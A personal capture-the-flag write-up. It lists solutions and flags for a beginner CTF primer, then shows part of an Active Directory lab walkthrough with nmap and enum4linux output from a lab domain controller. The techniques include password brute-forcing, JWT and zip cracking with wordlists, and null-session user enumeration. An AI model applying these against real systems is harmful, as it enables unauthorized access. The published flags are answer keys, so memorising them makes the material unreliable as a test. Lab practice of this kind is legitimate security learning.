stealthcopter ctf primer1

CTF primer containing 40 challenges (web, network, crypto and forensics) for beginnners:

[Task 1] Web

The web challenges are in the web folder inside the attached zip file.

click me	click me
#1	w.01

found in comment
FLAG{check_the_comments_lol}

click me	click me
#2	w.02

found
c=[70,76,65,71,123,106,52,118,52,115,99,114,49,112,116,95,49,115,95,52,108,115,48,95,98,52,100,125];
in code and decoded from hex in cyberchef
FLAG{j4v4scr1pt_1s_4ls0_b4d}

found in hidden picture
FLAG{h4ck_t1m3}

click me	click me
#4	w.04

remove '//' from code and run it
FLAG{php_is_a_b4d_l4ngu4g3}

click me	click me
#5	w.05

taj702@kali:~/Downloads/ctf_primer_01/web$ php w.05.php 'key=7'
Key entered: 7
CipherText: T3FiSXVlOFYvVTJCRHRnRFdTRUZOeHplNVZpK0pQZUVUbWNmTHNCZUt5RT0=
FLAG{n0t_s0_t0ugh}

click me	click me
#6	w.06

just call callme() function
FLAG{c4n_y0u_s33_m3_n0w}

click me	click me
#7	w.07

```
#!/bin/bash
for i in $(seq 0000 2000); do
    php w.07.php "key=$i" | grep FLAG
done
```

taj702@kali:~/Downloads/ctf_primer_01/web$ bash test.bash
PlainText: FLAG{4_l1ttl3_b4t_h4rd3r}

decode in cyberchef using JWT decode resulting in
{
   "id": 1234,
   "username": "admin",
   "password": "**FLAG{jwt_t0k3ns_ar3_c00l_b34nz}**"
}

click me	click me
#9	w.09

decode in cyberchef using JWT decode resulting in
{
   "id": 1337,
   "username": "admin",

"hint": "the flag is FLAG{xxxxxxx_d1ct10n4ry_4tt4ck} where xxxxxxx is the password used to sign this token"
}
convert signature(last part of JWT) to hexadecimal and brute with johntheripper
password=rockyou

FLAG{rockyou_d1ct10n4ry_4tt4ck}

click me	click me
#10	w.10

key was left in code, so i decoded with python, and ran script with key

```
x = str(0x22C49FE9)
print(x)
```

583311337
taj702@kali:~/Downloads/ctf_primer_01/web$ php w.10.php 'key=583311337'
Key entered: 583311337
CipherText:
OWVzUHhVVFNsM0t6NFhDb1FiT0RJaHNrWWYrM3VRMi9FNXcyTGhxbVV0aHpKUjdOcGRVcWtZcWc3djV5OFVxQw==
PlainText: **FLAG{1_h0p3_y0u_d1dnt_brut3f0rc3_m3...LINE_16}**

[Task 2] Cryptography

click me	click me
#1	c.01

RkxBR3sxc3RfdGltZV9sdWNreX0=
base64
FLAG{1st_time_lucky}

click me	click me
#2	c.02

VW10NFFsSXpjM3BqYlZKbVpFZHNkRnBZVG1aWlZqbHFZVWRHZVdKWU1EMD0=
triple base64 (base64 * 3)

FLAG{3rd_times_a_charm}

click me	click me
#3	c.03

SYNT{fgnoorq_va_gur_onpx}
caesar ciper
FLAG{stabbed_in_the_back}

click me	click me
#4	c.04

F5yd29CuXST7e5aMKaX4bnkV8xF8dKSMB7E14yWUU
base58
FLAG{a_little_bit_more_tricky}

click me	click me
#5	c.05

use file **c.05**
used XOR Brute Force in cyberchef and got
FLAG{xor_is_super_secure}

click me	click me
#6	c.06

Mlw Obkwgxvw vbtzxk mk t filahh gy xrukrtlbgk seilsuxxav mipm uc mlbry t lijbxw gy brlxkagoxr Utxwsk vmhaxvk, utwww hr lax pwmmijl hj s dxcohkh. Am xqhehck t ysjf hj hhecseilsuxxav lytlmmlnmmgg.

Ymjlm hwlvvauxh tr Zmgotr Ttmxalme Txepslh mf 1553, mai ubilwk bw wtlc lh nrvxkwltgh sgw meieiexgx, tnm ml kxwalmiv tep smmieimw lh uvwtd ml ngxae 1863, mljxx gwgmyjbxw dtmij. Mamk xtvfxw ml mai vxlgjbixahg pw vamxyki agwiuabjxktfdx (Yvwgvl xhk 'xzx brvxvmhaxvsuei ubilwk'). Fefr iigiei ztoi lkbiv mh meieiexgx wgvvqimmgg lgzxfik mael tki wllifmbeder Zazxrwkx gaiaijl. Br 1863, Xkbivkbgz Dtwaldm otl xzx ymjlm xg infdbll s zxrwktp exmlgw hj vxvmhaxvagz Zazxrwkx gaiaijl.

Br lax 19xz vxrlnkc lax wuaxqw ptw eblelmkmtnmiv mh Fdtbww wx Zazxrwkx (1523–1596), efw ls svjyakxh aml tjxlifm geex.

Rsmk ypsz bw txeso:

YEEY{vasuheelx_xgdtbvw}

used viginere cipher tool at https://www.dcode.fr/vigenere-cipher and got
THEVIGENERECIPHERISAMETHODOFENCRYPTINGALPHABETICTEXTBYUSINGASERIESOFINTERWOVENCAESARCIPHERSBASEDONTHEL
FLAG{CHOCOLATEECLAIRE}

click me	click me
#7	c.07

-----BEGIN RSA PRIVATE KEY-----
MIIBOQIBAAJBALWyVLY0Yum5/589v9ECnrHDzDu1AyDP38Ajx6tcuI9G2cFUFUMY
Iqf9Wm8BFxNxErdOWmhIJaw+q8rbaAyyRvUCAwEAAQJAWEYrodoRtDwJVPRLHOCI
+RSHRPrMakSUEGVRvI9wfJi654A0HYLyk8JZnf+CbeueI7KnN/2w4MPIkxK9Mjfk
gQIhAP878FR1Yo1X508REZ1YNVDKc6pI33Fm32LVSbz5s/RzAiEAtj3nQwJEgVG4
Bv2CIBZ1CRIGmILeZY3Cx54hGnB55PcCIGy/CgfCN+pHALvUZu/mTFkO2TdJzmkP
zq/adl94+K53AiAZ5PHXM5tIRLRBSgQTSx2WDFmjkfTHuTzT4EQT3ad0QQIgUPy3
p9QrcqBWnnHkTM+MjIjpRzQ2TMLx1e6dOxgYDl4=
-----END RSA PRIVATE KEY-----

NNoZfkOPLE6zypV+lGjr6iIqqu1GIoNpIm91BfTap6dNmemfKGW3692ZfSHwrvKOOAjKeIU5Qe6+BbqFlPxcqA==
RSA encryption. Decrypt ciphertext with the private key provided using
openssl
openssl enc -in ./c.07.txt -out binarytext -d -a
openssl rsautl -decrypt -in ./binarytext -out pt -inkey
./c.07.key
FLAG{encrypt_all_the_things}

click me	click me
#8	c.08

hint: bacon

loloooolooololoolooooollollolollooooloooloooolllooloooolololoooooooooolloolooooloooloooooloooooooooloollololloooooooooll
decoded with dcode.fr using bacon cipher tool and got 'WELLDONETHE**FLAGISBACONANDEGGSANDWICH**'

FLAG{BACONANDEGGSANDWICH}

click me	click me
#9	c.09

WOPM PM ZG ZDJOZEYWPR MXEMWPWXWPHG RPJOYL VOYLY YZRO DYWWYL PM LYJDZRYT VPWO ZGHWOYL. WOY ZDJOZEYW PM ZERTYUIOPQSDFGHJKLMWXCVBNA. NHXL UDZI PM UDZI{YZMN_ZM_ZER_123}
used dcode.fr substitution cipher with alphabets of ABCDEFGHIJKLMNOPQRSTUVWXYZ = ZERTYUIOPQSDFGHJKLMWXCVBNA and got
THIS IS AN ALPHABETIC SUBSTITUTION CIPHER WHERE EACH LETTER IS REPLACED WITH ANOTHER. THE ALPHABET IS ABCDEFGHIJKLMNOPQRSTUVWXYZ. YOUR FLAG IS
FLAG{EASY_AS_ABC_123}

click me	click me
#10	c.10

333 555 2 4 { 7 777 33 2 66 3 777 666 444 3 2 66 3 444 666 7777 }
keypad cipher(T9)
FLAG{PREANDROIDANDIOS}

[Task 3] Forensics

click me	click me
#1	f.01

used find “flag{” in file and got
flag{here_i_am}

click me	click me
#2	f.02

decoded morse code with tool at https://morsecode.world/international/decoder/audio-decoder-adaptive.html
FLAG{MORSE CODE FTW}

click me	click me
#3	f.03

used strings tool
FLAG{strings_and_things}

click me	click me
#4	f.04

just opened file and found flag
FLAG{stealth_mode_engaged}

click me	click me
#5	f.05

binwalk -e f.05.png and found flag.txt
flag{this_is_another_one_of_them_flags}

click me	click me
#6	f.06

used PCRT (PNG Check & Repair Tool)

python PCRT.py -i '/home/taj702/Downloads/ctf_primer_01/forensics/f.06.png' -o '/home/taj702/Downloads/ctf_primer_01/-forensics/rep.png' and got image showing

FLAG{n0_m0r3_c0rrupt10n}

click me	**click me**
#7	f.07

used fcrackzip command fcrackzip -u -v -D -p /usr/share/wordlists/rockyou.txt f.07.zip
found file 'flag.txt', (size cp/uc 30/ 24, flags 9, chk a638)
PASSWORD FOUND!!!!: pw == **password1**
then opened zip normally and flag.txt revealed
FLAG{zippy_zip_zip_zip}

click me	**click me**
#8	f.08

dissassembled with IDA debugger and found flag
FLAG{incorrect}

click me	**click me**
#9	f.09

crack all the hashes
0f4d0db3668dd58cabb9eb409657eaa8 md5
d015cc465bdb4e51987df7fb870472d3fb9a3505 sha1
b109f3bbbc244eb82441917ed06d618b9008dd09b3befd1b5e07394c706a8bb980b1d7785e5976ec049b46df5f1326af5a2ea6 sha512
d04b98f48e8f8bcc15c6ae5ac050801cd6dcfd428fb5f9e65c4e16e7807340fa sha256
cracked them all in Crackstation.net

flag{secure__password_hash}

click me	click me
#10	f.10

-[------->+<]>---.++++++.----------.++++++.>--[-->++++++<]>.[->++++++<]>--.[--->+<]>----.----.++++++.+++[->+++<]>.++++++++++++++.---------.------.----.++++++++++++++.----------.++++++++++++++.------------.++++++.--[--->+<]>--.[->++++<]>++.++++++.--.[--->+<]>----.++[->++++<]>.++.--[--->+<]>---.------------.------.++++.++++++++++++..---.[----->+<]>+.

brainfuck cipher

FLAG{esoteric_lanaguages_are_cool}

[Task 4] Networking

click me	click me
#1	n.01

used wireshark and found flag

FLAG{n0w_y0ur_g3tt1ng_1t}

click me	click me
#2	n.02

wireshark

FLAG{1_am_th3_p0stm4n}

click me	click me
#3	n.03

wireshark

FLAG{s3cr3t_ag3nt}

click me	click me
#4	n.04

us e wireshark a

FLAG{h3r3_1_am}

click me	click me
#5	n.05

us e wireshark a

FLAG{smb_smb_smb_smb_smb_smb}

click me	click me
#6	n.06

Fi nd the Telnet

FLAG{1n3s3cur3_pr0t0c0ls}

click me	click me
#7	n.07

use wireshark a
0x46 0x4c 0x41 0x47 0x7b 0x64 0x6e 0x73 0x5f 0x33 0x78 0x66 0x31 0x6c 0x74 0x72 0x34 0x74 0x30 0x72 0x7d
FLAG{dns_3xf1ltr4t0r}

click me	click me
#8	n.08

use wireshark a
get flag
FLAG{this_is_a_hidden_flag}

click me	click me
#9	n.09

add a .7z exten
strings *msg | grep FL
FLAG{sn41L_m41L}

click me	click me
#10	n.10

HTTPS with ce
Wireshark: Edit > Preferences > Protocols > SSL > (Pre) Master Secret Log
add ssl file
go to packet bytes, click Decrypted TLS button
FLAG{y0u_ar3_c3rt1f13d_n0w}

Attacktive Directory

Attacktive Directory

99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?

[Task 1] Deploy The Machine

Initiate the VPN connection and deploy the machine!

#1
Initiate the VPN connection and deploy the machine!

No answer needed

[Task 2] Impacket Installation

So you're likely here if you've had issues with . Impacket is moderately frustrating to say the least... A lot of people have issues with it, so let's walk through the Impacket install process!

First you'll want to clone the repo with:
`git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket`

This will clone **Impacket** to /opt/impacket/, after the repo is cloned, you will notice several install related files, requirements.txt and setup.py. Setup.py is commonly skipped during the installation. It's key that you DO NOT miss it. So let's install the requirements:
`pip3 install -r /opt/impacket/requirements.txt`
Once all the python modules are installed, we can then run the python setup install script:
`cd /opt/impacket/ && python3 ./setup.py install`
After that, **Impacket** should be correctly installed now and it should be ready to use!

#1
Install Impacket

No answer needed

[Task 3] Enumerate the DC

Initial note:
Flags for each user account are available for submission. You can retrieve the flags for user accounts via RDP (Note: the login format is spookysec.local/User at the Window's login prompt) and Administrator via Evil-WinRM.

Basic enumeration tactics will yield a number of ports open. Using a popular enumeration tool that's built on Linux 4 Windows will reveal some information, not a lot to work with however.

#1
How many ports are open under 10,000? (Note it may take up to 5 minutes for all the services to start)

11 was the answer , but my scan revealed 14

#2
What tool will allow us to enumerate port 139/445?

enum4linux

#3
What is the Domain Name of the machine?

THM-AD

#4
What invalid TLD do people commonly use for their Active Directory Domain?

.local

nmap-scan

Starting Nmap 7.80 (https://nmap.org) at 2020-05-07 08:57 EDT

root@kali:/home/taj702# nmap -sC -sV -p 1-10001 10.10.232.160
Starting Nmap 7.80 (https://nmap.org) at 2020-05-07 09:19 EDT
Nmap scan report for 10.10.232.160
Host is up (0.17s latency).
Not shown: 9986 closed ports
PORT STATE SERVICE VERSION
53/tcp open domain?

```
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-05-07 13:27:44Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-
Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  tcpwrapped
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2020-05-07T13:28:18+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2020-04-03T18:40:09
|_Not valid after:  2020-10-03T18:40:09
|_ssl-date: 2020-05-07T13:28:27+00:00; +12s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service
:
SF-Port53-TCP:V=7.80%I=7%D=5/7%Time=5EB40CC8%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 11s, deviation: 0s, median: 11s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-05-07T13:28:16
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 627.15 seconds
```

enum4linux-scan

```
 ==========================
|    Target Information    |
 ==========================
Target ..... spookysec.local
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
 ==========================================================
|    Enumerating Workgroup/Domain on spookysec.local    |
 ==========================================================
[+] Got domain/workgroup name: THM-AD

 ================================================
|    Nbtstat Information for spookysec.local    |
 ================================================
Looking up status of 10.10.237.175
       ATTACKTIVEDIREC <00> -         B <ACTIVE>  Workstation Service
       THM-AD          <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
       THM-AD          <1c> - <GROUP> B <ACTIVE>  Domain Controllers
       THM-AD          <1b> -         B <ACTIVE>  Domain Master Browser
       ATTACKTIVEDIREC <20> -         B <ACTIVE>  File Server Service

       MAC Address = 02-4D-80-A3-99-4E

 ========================================
|    Session Check on spookysec.local    |
 ========================================
[+] Server spookysec.local allows sessions using username '', password ''

 ================================================
|    Getting domain SID for spookysec.local    |
 ================================================
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)

 ========================================
|    OS information on spookysec.local    |
 ========================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for spookysec.local from smbclient:
[+] Got OS info for spookysec.local from srvinfo:
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

 ==================================
|    Users on spookysec.local    |
 ==================================
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

 ================================================
|    Share Enumeration on spookysec.local    |
 ================================================

       Sharename       Type      Comment
       ---------       ----      -------
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on spookysec.local

 ==========================================================
|    Password Policy Information for spookysec.local    |
 ==========================================================
[E] Unexpected error from polenum:


[+] Attaching to spookysec.local using a NULL share

[+] Trying protocol 139/SMB...

       [!] Protocol failed: Cannot request session (Called Name:SPOOKYSEC.LOCAL)

[+] Trying protocol 445/SMB...

       [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
```

[E] Failed to get password policy with rpcclient

 ==================================
| Groups on spookysec.local |
 ==================================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

===
| Users on spookysec.local via RID cycling (RIDS: 500-550,1000-1050) |

===
[I] Found new SID: S-1-5-21-3591857110-2884097990-301047963
[I] Found new SID: S-1-5-21-3532885019-1334016158-1514108833
[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and logon username '', password ''
S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKTIVEDIREC\Administrator (Local User)
S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKTIVEDIREC\Guest (Local User)
S-1-5-21-3532885019-1334016158-1514108833-502 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKTIVEDIREC\DefaultAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-504 ATTACKTIVEDIREC\WDAGUtilityAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-505 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-506 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-507 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-508 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-509 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-510 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-511 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-512 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-513 ATTACKTIVEDIREC\None (Domain Group)
S-1-5-21-3532885019-1334016158-1514108833-514 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-515 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-516 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-517 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-518 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-519 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-520 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-521 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-522 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-523 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-524 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-525 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-526 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-527 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-528 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-529 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-530 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-531 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-532 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-533 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-534 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-535 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-536 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-537 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-538 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-539 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-540 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-541 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-542 *unknown**unknown* (8)

S-1-5-21-3532885019-1334016158-1514108833-543 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-544 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-545 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-546 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-547 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-548 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-549 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-550 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1000 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1001 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1002 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1003 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1004 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1005 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1006 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1007 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1008 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1009 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1010 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1011 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1012 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1013 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1014 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1015 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1016 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1017 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1018 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1019 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1020 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1021 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1022 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1023 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1024 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1025 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1026 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1027 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1028 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1029 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1030 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1031 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1032 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1033 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1034 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1035 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1036 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1037 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1038 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1039 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1040 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1041 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1042 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1043 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1044 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1045 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1046 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1047 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1048 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1049 *unknown**unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-21-3591857110-2884097990-301047963 and logon username '', password ''
S-1-5-21-3591857110-2884097990-301047963-500 THM-AD\Administrator (Local User)
S-1-5-21-3591857110-2884097990-301047963-501 THM-AD\Guest (Local User)
S-1-5-21-3591857110-2884097990-301047963-502 THM-AD\krbtgt (Local User)
S-1-5-21-3591857110-2884097990-301047963-503 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-504 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-505 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-506 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-507 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-508 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-509 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-510 *unknown**unknown* (8)

S-1-5-21-3591857110-2884097990-301047963-511 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-512 THM-AD\Domain Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-513 THM-AD\Domain Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-514 THM-AD\Domain Guests (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-515 THM-AD\Domain Computers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-516 THM-AD\Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-517 THM-AD\Cert Publishers (Local Group)
S-1-5-21-3591857110-2884097990-301047963-518 THM-AD\Schema Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-519 THM-AD\Enterprise Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-520 THM-AD\Group Policy Creator Owners (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-521 THM-AD\Read-only Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-522 THM-AD\Cloneable Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-523 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-524 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-525 THM-AD\Protected Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-526 THM-AD\Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-527 THM-AD\Enterprise Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-528 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-529 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-530 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-531 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-532 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-533 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-534 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-535 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-536 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-537 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-538 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-539 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-540 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-541 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-542 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-543 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-544 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-545 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-546 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-547 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-548 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-549 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-550 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1000 THM-AD\ATTACKTIVEDIREC$ (Local User)
S-1-5-21-3591857110-2884097990-301047963-1001 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1002 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1003 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1004 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1005 *unknown**unknown* (8)
